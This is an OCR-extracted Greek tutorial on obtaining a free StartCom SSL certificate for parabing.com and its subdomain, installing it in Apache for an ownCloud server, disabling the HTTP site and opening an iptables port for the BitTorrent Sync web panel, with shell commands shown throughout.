
Προσοχή: Για το είδος του κλειδιού φροντίστε να είναι επιλεγμένο το High Grade.



Θα έχουμε σε λίγο ένα δωρεάν, έγκυρο και υπογεγραμμένο από τη StartCom πιστοποιητικό, για το parabing.com κι ένα ακριβώς subdomain του.




Το προσωπικό μας πιστοποιητικό –ή αλλιώς client certificate– είναι έτοιμο. Παρουσία του ταυτοποιούμαστε στη StartCom.




Το client certificate είναι εγκατεστημένο στον web browser που το παρήγαγε. Προτείνεται να κρατήσουμε ένα αντίγραφο εφεδρείας – κι εννοείται ότι μπορούμε να μεταφέρουμε το πιστοποιητικό και σε άλλον browser.


Από το Control Panel της StartCom έχουμε, μεταξύ άλλων, τη δυνατότητα να επικυρώσουμε το domain μας (καρτέλα Validations Wizard) και κατόπιν να πάρουμε ένα υπογεγραμμένο πιστοποιητικό για το ίδιο domain (καρτέλα Certificates Wizard).



Το Control Panel της StartCom.




Πρώτα πηγαίνουμε στην καρτέλα Validations Wizard και ζητάμε επικύρωση domain: Απλά θέτουμε Type = Domain Name Validation και κάνουμε ένα κλικ στο Continue.




*Ακολούθως πληκτρολογούμε το όνομα του domain μας και στα δεξιά επιλέγουμε το top-level domain. Παρατηρήστε ότι εδώ δεν καθορίζουμε subdomain. Το δωρεάν, Class 1 πιστοποιητικό που πρόκειται να πάρουμε, αφορά στο domain και σε *ένα μόνο* subdomain. Το ίδιο το subdomain θα το καθορίσουμε σε λίγο.*

Από μία λίστα προκαθορισμένων διευθύνσεων email, επιλέγουμε μία έγκυρη για το domain. Σ' αυτή τη διεύθυνση πρόκειται να λάβουμε ένα email με άλλο ένα verification code. Παρεμπιπτόντως, για το parabing.com δεν υπήρχε καμία διεύθυνση email από τις προκαθορισμένες. Ορίσαμε όμως τη hostmaster@parabing.com να είναι alias της (υπαρκτής) talk2us@parabing.com και προχωρήσαμε με την προαναφερθείσα. (Το email για το parabing.com είναι hosted από το Google Apps.)


Επιλογή διεύθυνσης email, στην οποία θα μας αποσταλεί verification code για την επαλήθευση της ιδιοκτησίας του domain.







Σε λίγα λεπτά θα λάβουμε εκείνο το email με το verification code, το οποίο και θα πληκτρολογήσουμε στην κατάλληλη θυρίδα, στο site της StartCom.

Και μόλις επαληθεύτηκε ότι πράγματι είμαστε οι κάτοχοι του parabing.com. Έφτασε η ώρα να ζητήσουμε ένα όμορφο, φαρδιά-πλατιά υπογεγραμμένο πιστοποιητικό.






Παραμένοντας στο Control Panel της StartCom, πηγαίνουμε στην καρτέλα Certificates Wizard. Φροντίζουμε ώστε να ισχύει Certificate Target = Web Server SSL/TLS Certificate.



Λίγο πριν τη δημιουργία του ιδιωτικού κλειδιού για το πιστοποιητικό μας, ορίζουμε ένα καλό password που θα το προστατεύει. Τις παραμέτρους Keysize και Secure Hash Algorithm τις αφήνουμε ως έχουν (2048 (Medium) και SHA2 (Default) αντίστοιχα).




Δεν είχαμε δημιουργήσει certificate signing request (αρχείο CSR) στο VPS μας, οπότε σ' αυτό το στάδιο κάναμε ένα κλικ στο ΟΚ ώστε να ξεκινήσει η παραγωγή του κλειδιού.

Το ιδιωτικό κλειδί για το πιστοποιητικό είναι έτοιμο και τώρα πρέπει να αντιγράψουμε *όλα* τα περιεχόμενα του πλαισίου που το περιλαμβάνει, σε ένα αρχείο απλού κειμένου στο VPS μας. Χρειάζεται ιδιαίτερη προσοχή εδώ ώστε κατά το copy-paste να μην αφήσουμε κάποιον χαρακτήρα εκτός, αλλά να μην εισάγουμε και κανέναν άλλον. Στις οδηγίες στο site της StartCom προτείνεται να αποθηκεύσουμε το νέο αρχείο με το όνομα ssl.key, αλλά καλύτερα να του δώσουμε ένα πιο αντιπροσωπευτικό όνομα όπως, π.χ., eyjafjallajokull.key. Το ιδιωτικό κλειδί είναι σε κρυπτογραφημένη μορφή και για να το αποκρυπτογραφήσουμε πληκτρολογούμε:

```
admin@eyjafjallajokull:~$ openssl rsa -in eyjafjallajokull.key -out eyjafjallajokull.asc.key
Enter pass phrase for eyjafjallajokull.key:
writing RSA key
admin@eyjafjallajokull:~$ ls -lh eyjafjallajokull.*
-rw-rw-r-- 1 admin admin 1.7K Mar 19 15:08 eyjafjallajokull.asc.key
-rw-r--r-- 1 admin admin 1.8K Mar 19 15:08 eyjafjallajokull.key
admin@eyjafjallajokull:~$
```


Θα χρειαστεί να δώσουμε το password που προστατεύει το κλειδί (το είχαμε καθορίσει προηγουμένως). Σε περίπτωση που η αποκρυπτογράφηση αποτύχει, π.χ., επειδή έχουν περάσει άκυροι χαρακτήρες στο eyjafjallajokull.key, μπορούμε να στραφούμε στο σχετικό εργαλείο που υπάρχει στην καρτέλα Tool Box, στο Control Panel της Start SSL (βλ. παρακάτω). Σημειώνουμε εδώ ότι το αποκρυπτογραφημένο ιδιωτικό κλειδί *δεν* πρέπει να διαρρεύσει — και το ίδιο θα πρέπει να ισχύει ακόμη και για την κρυπτογραφημένη του εκδοχή.




Ιδού το ιδιωτικό μας κλειδί για το domain, σε κρυπτογραφημένη μορφή. Στο στιγμιότυπο έχει προστεθεί και το έξτρα μέτρο προστασίας του blur :D

Πριν πάρουμε το δημόσιο πιστοποιητικό μας ή απλά πιστοποιητικό, οφείλουμε να του προσθέσουμε ακριβώς ένα subdomain. Εμείς, π.χ., είχαμε το domain ονόματι parabing.com (domain), οπότε πληκτρολογήσαμε "eyjafjallajokull" (χωρίς τα εισαγωγικά) κι έτσι στο πιστοποιητικό προσθέσαμε το eyjafjallajokull.parabing.com (subdomain).


Καθορισμός subdomain για το πιστοποιητικό μας.






Το πιστοποιητικό μας είναι έτοιμο για υπογραφή από τη StartCom – για την ακρίβεια, από την αντίστοιχη Αρχή Πιστοποίησης. Θα είναι κατάλληλο για το parabing.com, καθώς και για το eyjafjallajokull.parabing.com. Για ένα πιστοποιητικό που θα ήταν κατάλληλο για το domain και κάθε πιθανό subdomain, χρειαζόμαστε ένα Class 2 certificate (με κόστος 59,90 δολάρια ανά δύο έτη).


Σ' αυτό το σημείο έχουμε ολοκληρώσει επιτυχώς τη διαδικασία υποβολής αιτήματος για πιστοποιητικό. Δεν μπορούμε όμως να το έχουμε ακόμα – όχι τόσο γρήγορα. Η αίτησή μας πρέπει πρώτα να εγκριθεί από το προσωπικό της StartCom και πληροφορούμαστε ότι για να γίνει αυτό ενδέχεται να περάσουν έως και τρεις ώρες. Μέσα σ' αυτό το διάστημα είναι πιθανό να κληθούμε για την υποβολή πρόσθετων στοιχείων. Στην πράξη, εμείς είχαμε θετικό email μετά από ένα περίπου τέταρτο. Σ' αυτό πληροφορούμασταν ότι το πιστοποιητικό ήταν έτοιμο και υπογεγραμμένο κι ότι μπορούσαμε να το κατεβάσουμε από το Control Panel της StartCom.



Η διαδικασία έγκρισης του νέου πιστοποιητικού από το προσωπικό της StartCom ενδέχεται να χρειαστεί έως και τρεις ώρες, αν και κάτι μας λέει ότι γενικά περατώνεται πολύ πιο γρήγορα.


Οι χρήσιμες λειτουργίες που παρέχονται μέσω της καρτέλας Tool Box, στο Control Panel της StartCom.





Λήψη του υπογεγραμμένου δημόσιου πιστοποιητικού για το eyjafjallajokull.parabing.com. Είναι αυτό που θα βλέπουν οι clients (web browsers) κατά τις συνδέσεις HTTPS προς το ownCloud.

Σημειώνουμε ότι χρειαζόμαστε το πιστοποιητικό της Αρχής Πιστοποίησης (αρχείο ca.pem) καθώς και το ενδιάμεσο πιστοποιητικό της Αρχής Πιστοποίησης (αρχείο sub.class1.server.ca.pem).



Από το Control Panel της StartCom και συγκεκριμένα από την καρτέλα Tool Box, παρέχονται το δημόσιο πιστοποιητικό μας (Retrieve Certificate), το δημόσιο πιστοποιητικό της Αρχής Πιστοποίησης, καθώς και το ενδιάμεσο πιστοποιητικό της Αρχής Πιστοποίησης (StartCom CA Certificates). Επίσης, μπορούμε να πάρουμε το ιδιωτικό κλειδί για το πιστοποιητικό μας σε *μη* κρυπτογραφημένη μορφή (Decrypt Private Key).

Εγκατάσταση πιστοποιητικού

Και μετά την όλη διαδικασία, επαναλαμβάνουμε ότι στο VPS μας θα πρέπει να έχουμε τέσσερα νέα αρχεία: το πιστοποιητικό για το domain και το subdomain (eyjafjallajokull.crt), το ιδιωτικό κλειδί για το πιστοποιητικό σε μη-κρυπτογραφημένη μορφή (eyjafjallajokull.asc.crt), το πιστοποιητικό της Αρχής Πιστοποίησης (ca.pem), καθώς και το ενδιάμεσο πιστοποιητικό της Αρχής Πιστοποίησης (sub.class1.server.ca.pem). Τα αρχεία αυτά αντιγράφουμε στον κατάλογο /etc/apache2/ssl:

```
admin@eyjafjallajokull:~$ sudo cp eyjafjallajokull.crt eyjafjallajokull.asc.key
ca.pem sub.class1.server.ca.pem /etc/apache2/ssl
```

Στη συνέχεια οφείλουμε να τροποποιήσουμε ελαφρώς το configuration file του site που σερβίρει ο Apache, για τις συνδέσεις HTTPS. Το εν λόγω αρχείο είναι το owncloud-ssl.conf και βρίσκεται στο /etc/apache2/sites-available. Με δικαιώματα διαχειριστή, το ανοίγουμε με το nano:

```
admin@eyjafjallajokull:~$ sudo nano /etc/apache2/sites-available/owncloud-ssl.
conf
```

Εντός της ενότητας που ορίζει το ένα και μοναδικό virtual host, φροντίζουμε ώστε να υπάρχουν οι ακόλουθες οδηγίες:


```
SSLEngine on
SSLProtocol all -SSLv3 -SSLv2

# Edit to point to the files provided by your CA.
SSLCertificateFile /etc/apache2/ssl/eyjafjallajokull.crt
SSLCertificateKeyFile /etc/apache2/ssl/eyjafjallajokull.asc.key
SSLCertificateChainFile /etc/apache2/ssl/sub.class1.server.ca.pem
```

Βεβαίως, κάποια ονόματα αρχείων ίσως διαφέρουν στη δική σας εγκατάσταση. Επίσης, οι γραμμές με τις αναφορές στο εργοστασιακό self-signed πιστοποιητικό (apache.crt) και στο αντίστοιχο κλειδί (apache.key), πρέπει είτε να "σχολιαστούν" ώστε να μη λαμβάνονται υπόψη, είτε να διαγραφούν. Αποθηκεύουμε τις αλλαγές κι επανεκκινούμε τον Apache:

```
admin@eyjafjallajokull:~$ sudo service apache2 restart
* Restarting web server apache2 [ OK ]
admin@eyjafjallajokull:~$
```

Ο τελικός έλεγχος για το αν όλα έχουν πάει καλά, γίνεται με μια επίσκεψη στο ownCloud μέσω HTTPS (π.χ. https://eyjafjallajokull.parabing.com). Δεν θα πρέπει να πάρουμε κάποια προειδοποίηση για το πιστοποιητικό, ενώ με κλικ πάνω στο σχετικό εικονίδιο του web browser θα δούμε και αναφορά σε ασφαλή σύνδεση.



Να συνδέεσαι στο ownCloud μέσω HTTPS και να σου εγγυώνται ότι η σύνδεση είναι ασφαλής: Ποιότητα!

Μια ακόμα ρύθμιση για τον Apache

Θα θυμόμαστε ίσως ότι στο δεύτερο μέρος (http://deltahacker.gr/actsubs-1srv2clouds-p23) της σειράς μας ρυθμίσαμε το iptables ώστε να μη δέχεται requests στο port 80. (Συγκεκριμένα, δέχεται requests μόνο στα ports 443/TCP και 49250/TCP.) Εξ ορισμού, ο Apache σερβίρει το ownCloud μέσω HTTPS (port 443/TCP) αλλά και μέσω απλού HTTP (port 80/TCP). Για εξοικονόμηση πόρων, λοιπόν, καλό είναι να απενεργοποιήσουμε το "απλό" site. Αν ρίξετε μια ματιά στον κατάλογο /etc/apache2/sites-enabled, θα δείτε ότι το configuration file για το απλό site, δηλαδή αυτό που σερβίρεται μέσω HTTP, είναι το 000-owncloud.conf. Η απενεργοποίηση γίνεται έτσι:

```
admin@eyjafjallajokull:~$ sudo a2dissite 000-owncloud.conf
Site 000-owncloud disabled.
To activate the new configuration, you need to run:
  service apache2 reload
admin@eyjafjallajokull:~$ sudo service apache2 reload
```

```
 * Reloading web server apache2
admin@eyjafjallajokull:~$
```

Πολύ ωραία.

Ώρα για το BitTorrent Sync

Η αλήθεια είναι ότι για το σκοπό που έχουμε φτιάξει το VPS με το ownCloud, που είναι η διαχείριση και το σερβίρισμα τευχών και βίντεο στους συνδρομητές του περιοδικού, μπορούμε να ζήσουμε άνετα και χωρίς το BitTorrent Sync: Δεν ανεβάζουμε κάθε μέρα νέα αρχεία στον file host μας, κι όποτε ανεβάζουμε επαληθεύουμε ότι το FTP πάνω από SSH (SFTP) είναι ό,τι πρέπει. Αλλά το BitTorrent Sync βολεύει τρομερά — ειδικά όσους θέλουν να απεμπλακούν από εμπορικές λύσεις τύπου Dropbox, One Drive κ.ά. Σκεφτείτε ότι έχουμε στη διάθεσή μας και τα buckets του Storage Qloud, οπότε με το BitTorrent Sync μας παρουσιάζεται μια πρώτης τάξεως ευκαιρία να αναπτύξουμε μια φθηνή κι ευέλικτη εναλλακτική του Dropbox, επί της οποίας έχουμε απόλυτο έλεγχο.

Με την εγκατάσταση του BitTorrent Sync στο Ubuntu Server έχουμε ασχοληθεί ξανά στο παρελθόν. Παρακολουθήστε, για παράδειγμα, το deltaCast s02e04 (http://deltahacker.gr/deltacast-s02e04). Σήμερα υφίστανται κάποιες αλλαγές σε σχέση με ό,τι δείχνουμε στο προαναφερθέν επεισόδιο, αφού στο web panel του BitTorrent Sync επιτρέπονται, πλέον, συνδέσεις HTTPS. Έτσι, σε αντίθεση με ό,τι προτείναμε στο deltaCast s02e04, στο Droplet μας δεν έχουμε τώρα εγκατεστημένο το OpenVPN (http://deltahacker.gr/openvpn-revisited): Δεν το χρειαζόμαστε προκειμένου να συνδεόμαστε ασφαλώς στο web panel του Sync. Βέβαια, κατά τη ρύθμιση του Sync του επιτρέψαμε να δέχεται *μόνο* συνδέσεις HTTPS από κάθε interface — και συγκεκριμένα στο port 8888/TCP. Δείτε πώς προσθέσαμε έναν κατάλληλο κανόνα στο ruleset του iptables, ώστε να επιτρέπει συνδέσεις στο port 8888/TCP:

```
admin@eyjafjallajokull:~$ sudo service fail2ban stop
 * Stopping authentication failure monitor fail2ban [ OK ]
admin@eyjafjallajokull:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere
2    ACCEPT     all  --  anywhere             anywhere             ctstate
RELATED,ESTABLISHED
3    ACCEPT     tcp  --  anywhere             anywhere             tcp
dpt:49250
4    ACCEPT     tcp  --  anywhere             anywhere             tcp
dpt:https
```

```
5    DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
admin@eyjafjallajokull:~$ sudo iptables -I INPUT 5 -p tcp --dport 8888 -j ACCEPT
admin@eyjafjallajokull:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere
2    ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
3    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:49250
4    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
5    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:8888
6    DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
admin@eyjafjallajokull:~$ sudo service iptables-persistent save
* Saving rules...
*  IPv4...
*  IPv6... [ OK ]
admin@eyjafjallajokull:~$ sudo service fail2ban start
 * Starting authentication failure monitor fail2ban [ OK ]
admin@eyjafjallajokull:~$
```

